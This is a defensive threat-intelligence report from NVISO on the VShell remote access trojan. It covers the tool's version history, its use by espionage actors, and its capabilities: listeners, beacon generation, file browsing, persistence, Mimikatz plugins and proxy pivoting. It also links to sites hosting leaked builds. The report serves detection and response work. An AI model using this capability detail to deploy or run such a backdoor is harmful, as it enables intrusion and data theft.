



Decoding VShell

Insights into a Chinese-Language Cyber Espionage Tool

November 5th 2025

Contents

1. Executive Summary.....	3
2. Introduction	5
2.1. History	5
2.2. Capabilities.....	9
2.3. Usage.....	13
3. Tracking VShell Infrastructure	14
3.1. Passive Fingerprinting.....	14
3.2. Active Fingerprinting.....	19
3.3. NetFlow Analysis.....	22
4. Tracking VShell Configurations	24
4.1. Operational Security Mistakes.....	27
5. Decrypting Network Communications.....	31
6. Threat Landscape.....	37
7. Conclusions	39
8. Network Detection Rules.....	41
8.1. VShell Stager Activity	42
8.2. VShell Beacons Activity.....	45

1. Executive Summary

VShell is a cyber intrusion tool that acts as a backdoor in networks worldwide, primarily used by Chinese-speaking threat actors for **long-term espionage** activities. In a months-long investigation, more than **1,500 active VShell servers** were uncovered, each single one capable of giving attackers remote control over compromised victim networks. While multiple threat groups use VShell, **Chinese-speaking actors are its most prolific operators**, targeting **critical sectors from government and healthcare to military and research**. This report exposes **how VShell works, which actors use it, and why it poses a cyber threat**. With this, NVISO highlights the importance of proactive defensive measures against VShell, urging organizations to deploy network and endpoint detection strategies, strengthen vulnerability management, and enhance threat intelligence-informed detection capabilities.

VShell has evolved into an **offensive backdoor**, offering modular design, encrypted communications, and cross-platform support, making it a **preferred tool for long-term persistence and covert cyber espionage**. This report provides defenders with actionable insights to detect and interrupt VShell operations. We share **global infrastructure tracking techniques, tools to decrypt VShell communications, and insights into attacker behaviours** to strengthen threat detection and incident response.

While threat actor capabilities & tooling like VShell evolve, the threat of cyber espionage is one to stay. However, it is a risk we can prepare ourselves for and act upon.

VShell malware first appeared on NVISO's radar during our digital forensics and incident response work across Europe. During these engagements, we traced the intrusion infrastructure and identified the command-and-control systems driving the campaigns. With support from Team Cymru, we uncovered the global scale and widespread usage of this infrastructure, with increased activity in South America, Africa and APAC regions.

Several intrusions involving VShell malware have been publicly attributed to UNC5174, a suspected initial access broker linked to China's Ministry of State Security¹. This actor has been repeatedly observed exploiting public-facing systems. However, the widespread and public availability of VShell alongside our observation of usage by multiple state-aligned and independent actors demonstrate that VShell's deployment cannot be exclusively attributed to UNC5174. Through this research, NVISO assesses that **VShell should be considered as another tool within the broader attacker ecosystem**. While tooling like VShell develops and changes over the years, espionage driven activity remains firmly seated as an important threat to both public and private organizations.

¹ <https://cloud.google.com/blog/topics/threat-intelligence/initial-access-brokers-exploit-f5-screenconnect>

Organizations are encouraged to leverage **network detection and hardening recommendations** outlined in this report. If VShell activity is suspected, organizations must scope the incident, investigate initial access, assess lateral movement and data exfiltration, and execute a comprehensive remediation plan. In nearly all the observed VShell-related intrusions, **initial access was achieved through the exploitation of well-known vulnerabilities**, often part of CISA's Known Exploited Vulnerabilities list², resulting in an initial foothold.

Organizations are not defenceless. By strengthening vulnerability management against public facing systems, enforcing network segmentation to limit attacker movement, and adopting layered detection strategies informed by threat intelligence, both the likelihood and impact can be significantly reduced. Additionally, it is strongly recommended for organizations to complement their continuous detection efforts with proactive threat hunting activities.

NVISO thanks Team Cymru for their outstanding collaboration and insights, which enabled us to notify affected organizations—either directly or through trusted partners such as law enforcement agencies and national CERTs.

² <https://www.cisa.gov/known-exploited-vulnerabilities>


2. Introduction

VShell is a full-fledged remote access trojan (RAT), programmed in Go, allegedly maintained by Anheng's Starfire Lab (安恒星火实验室). It has offensive capabilities such as capturing screenshots of victim computers, allows for browsing as well as uploading and downloading files, and the ability to remotely execute commands as a backdoor. To avoid detection, VShell encrypts its network communication to its command & control (C2) servers and ensures its offensive capabilities generate limited forensic artefacts. Its source code development dates to at least 2021 and has since shifted from a security project to an ideal backdoor for various attackers, including by China-nexus threat actors, within victim networks. Over the years, VShell evolved into a powerful tool, and NVISO documented how its growing feature set turned it into a common choice for attackers, often resulting in severe data breaches.

2.1. History

The VShell Remote Administration Trojan (RAT) developers have long been publishing their software publicly through GitHub³. Back in 2021, the original VShell framework was designed to operate as a “team server”; it did not provide a web user interface (found in later versions of the software), and merely exposed a web API. For daily operations, VShell users originally had to connect to the server using the AntSword⁴ user interface.

While VShell originally had its source code publicly available (inferred through Figure 1), the developers shifted to closed-source development, where GitHub was used to host compiled releases instead as well track reported software bugs. Its source code, written in Go, was not made publicly available and its binaries were obfuscated through Garble⁵ to hinder analysis.



```

中国蚁剑
192.168.50.69 192.168.50.69 _ 192.168.50.69

(*) 基础信息
当前路径: /Users/ /go/src/github.com/veo/vshell
磁盘列表: /
系统信息: darwin_amd64 MBP
当前用户:
(*) 输入 ashelp 查看本地命令
(joker:/Users/ /go/src/github.com/veo/vshell) $ whoami
(joker:/Users/ /go/src/github.com/veo/vshell) $ ps
 PID TTY      TIME CMD
91437 ttys000  0:00.17 /bin/zsh --login -i
91598 ttys000  0:00.50 go run cmd/teamserver/teamserver.go
91618 ttys000  0:00.07 /var/folders/ry/3l2p3jts7dv5g3lzkz70rw8w000gn/T/go-build872810450/b001/exe/teamserver
91646 ttys001  0:00.14 /bin/zsh --login -i
91697 ttys001  0:00.60 go run cmd/client/client.go
91734 ttys001  0:00.04 /var/folders/ry/3l2p3jts7dv5g3lzkz70rw8w000gn/T/go-build1509216656/b001/exe/client
97074 ttys001  0:00.00 /bin/sh
(joker:/Users/ /go/src/github.com/veo/vshell) $

```

Figure 1: VShell's version 1 AntSword user interface⁶, inadvertently exposing the existence of VShell's source code within the GitHub code repository.

³ <https://web.archive.org/web/20221105062747/https://github.com/veo/vshell>

⁴ <https://github.com/AntSwordProject/antSword>

⁵ <https://github.com/burrowers/garble>

⁶ <https://github.com/j5s/vshell>

On January 25th 2022, VShell's version 2.0.0 was made publicly available on GitHub, including a new web user interface (see Figure 2). This version was followed two days later, on January 27th, with a patch fixing several bugs as well as adding web proxy support to the VShell client. Proxies are often encountered in corporate environments where outbound network connectivity must transit through dedicated forward-proxy appliances, typically used for security purposes such as the logging of web traffic.




Figure 2: VShell's version 2.0 web user interface⁷.

Half a year later, on June 17th 2022, VShell released version 3.0.0, another major code rebase. As part of its significant changes, VShell shifted away from its cumbersome network protocol and rebased itself on the NPS⁸ penetration testing framework. As part of the shift, VShell deprecated the AntSword user interface in favour of NPS's variant (see Figure 3). To date, VShell still shares significant code similarities with NPS, including its user interface. The major update brought additional features such as new protocols, such as native TCP and UDP communication, and TLS encryption. VShell's version 3 was actively maintained; stability improvements were continuously developed and VShell added new capabilities such as capturing screenshots (release on August 15th 2022, part of version 3.0.1) and a JSON protocol (released on Aug 24th 2022, part of version 3.0.2).

⁷ <https://github.com/pprincev/vshell>

⁸ <https://github.com/ehang-io/nps>



Figure 3: VShell's version 3.0 web user interface⁹, rebased from NPS.

Over the next month, VShell released significant updates which undoubtedly benefited its reputation as a malicious backdoor. These changes, however, outline how VShell shifted from initially a security project to an ideal backdoor candidate for abuse by malicious attackers.

Through version 3.1.0 (September 4th, 2022), the VShell developers added support for several malicious payload types including shellcode, stagers, stage-less beacons as well as UPX compression. VShell also added support for file-system browsing, a key functionality used in offensive-security, allowing attackers to remotely view, download and upload files of victim computers. Version 3.2.0 (October 8th, 2022) ensured the usage of traffic encryption to avoid detection on victim networks. Lastly, the developers added basic authentication to the VShell web portal, preventing the indexing of its portal through network scanners (further discussed in section 3.1).

On December 14th 2022, version 3.3.0 removed the VShell logging of attacker commands and ensured screenshots were stored on disk. The removal of logging was one of the measures to increase VShell's stealth operations. A year later through version 3.4.0 (September 4th, 2023), several other operational security improvements were developed, such as adding salt to the used encryption, encrypting most malware samples, adding support for SOCKS5 network tunnelling and offering new communication protocols (i.e., WebSocket and CDN).

Months later, the efforts invested in VShell resulted in the release of version 4.2.0 (December 5th, 2023), introducing licensing requirements. These requirements were reportedly put in place to hinder abuse and ensure only ethical usage of VShell was possible to licensed buyers. Version 4.2.0 continued to deliver offensive improvements such as increased defense evasion (e.g., anti-sandbox, file deletion) and support for new variants (i.e., "eBPF" kernel mode). The version furthermore started mimicking the VShell C2 listeners as default Nginx web pages, hindering their indexing through network scanners.

Following these licensing requirements, VShell's development paced down. Version 4.4.0 (January 26th, 2024) introduced support for DNS beacons, including DNS-over-HTTPS (DoH) and DNS-over-TLS (DoT) variants, as well as several optimizations related to the file manager. The version notably included a temporary unlimited license. On March 9th 2024, a couple stability improvements were released as version 4.5.0, days before the most recent public version.

⁹ <https://github.com/Asura88/vshell>

It is through version 4.6.0, released March 25th 2024, that VShell announced the project would no longer offer publicly released versions, alongside some minor improvements such as a new DLL payload. Since then, several new cracked VShell versions have been leaked online, including allegedly version 4.9.1 through a custom kali image¹⁰ (December 27th, 2024) and version 4.9.3 in several locations¹¹ (as early as September 18th, 2024).

These repeated leaks support the theory that VShell's development is still active within the offensive security organization Anheng's Starfire Lab (安恒星火实验室) to which VShell's original developer attributed the project.

¹⁰ <https://www.mhtsec.com/700/>

¹¹ <https://mrxn.net/hacktools/vshell-v493.html>

2.2. Capabilities

VShell's current leaked version 4.9.3 user interface is still borrowed from NPS, a change performed back in version 3.0.0. As shown in Figure 4, the VShell web interface is primarily written in Chinese. While an English translation appears offered through the platform, translations merely affect the menu, leaving all other panes unaffected.




Figure 4: VShell's native dashboard.

To ensure this report's accessibility, remaining VShell screenshots have been browser-translated into English. Similar to Figure 4, the below Figure 5 hence provides VShell's main dashboard translated into English.





Figure 5: VShell's translated dashboard.

As part of its command & control (C&C) communication, VShell supports multiple network *listener* formats, including TCP, UDP, WebSockets, DNS and variants (i.e., DOH, DOT) as well as OSS (Object Storage Service¹²). By default, VShell listeners use the TCP protocol which is conveniently the easiest to deploy and is, based upon NVISO's research, the most widely used globally.



ID	Remarks	Model	Listening address	External network connection	Number of timed heart	Heart rate int
6	NVISO	TCP	0.0.0.0:8084	192.168.205.128:8084	30	10

Figure 6: VShell's translated listener creation.

Once a listener is created, VShell allows *clients* (a.k.a. beacons) to be generated. Being written in Go (a cross-platform language), VShell clients target most operating systems platforms (i.e., Windows, Linux and Darwin) under common architectures. As often offered by offensive security tooling (e.g., Cobalt Strike, Metasploit), multiple payload formats are supported such as stagers, shellcode or full beacons.

¹² <https://www.alibabacloud.com/en/product/object-storage-service>





Figure 7: VShell's translated client generation.

Once a client is infected, VShell offers attackers several features supporting adversary goals. These features range from basic operations such as interactive terminals for remote command execution, capturing screenshots of victim clients, to more complex features such as live screen sharing as well as browsing the victim device through the file manager. The availability of such an interactive file manager, especially through an intuitive file-tree, offers adversaries a convenient way to identify and download valuable information (e.g., for exfiltration) or upload additional files (e.g., for persistence).



Name	Time	Mode	Size
\$Recycle.Bin	2020-06-30 20:59:37	0777	0.00 B
Documents and Settings	2020-06-30 23:52:49	0666	0.00 B
DumpStack.log.tmp	2025-06-01 09:30:50	0666	12.00 KB
PerfLogs	2024-04-01 07:26:06	0777	0.00 B
Program Files	2025-05-23 08:31:55	0555	0.00 B
Program Files (x86)	2025-02-08 16:47:41	0555	0.00 B
ProgramData	2025-05-23 08:31:55	0777	0.00 B
Recycler	2025-05-28 17:00:24	0777	0.00 B

Figure 8: VShell's translated file manager.

VShell further distinguishes itself by offering one-click persistence through services as well as one-click plugins, allowing operators to easily deploy additional tools such as fscan¹³ or Mimikatz¹⁴ (see Figure 9).




Figure 9: VShell's translated plugin runner.

Finally, as increasingly offered within the offensive space, compromised clients can be turned into proxies such as SOCKS5, HTTP or TCP/UDP. Through these proxies, attackers can tunnel additional tools within the victim environment, providing easy pivoting within victim networks and further exfiltration beyond the VShell infected client computers.

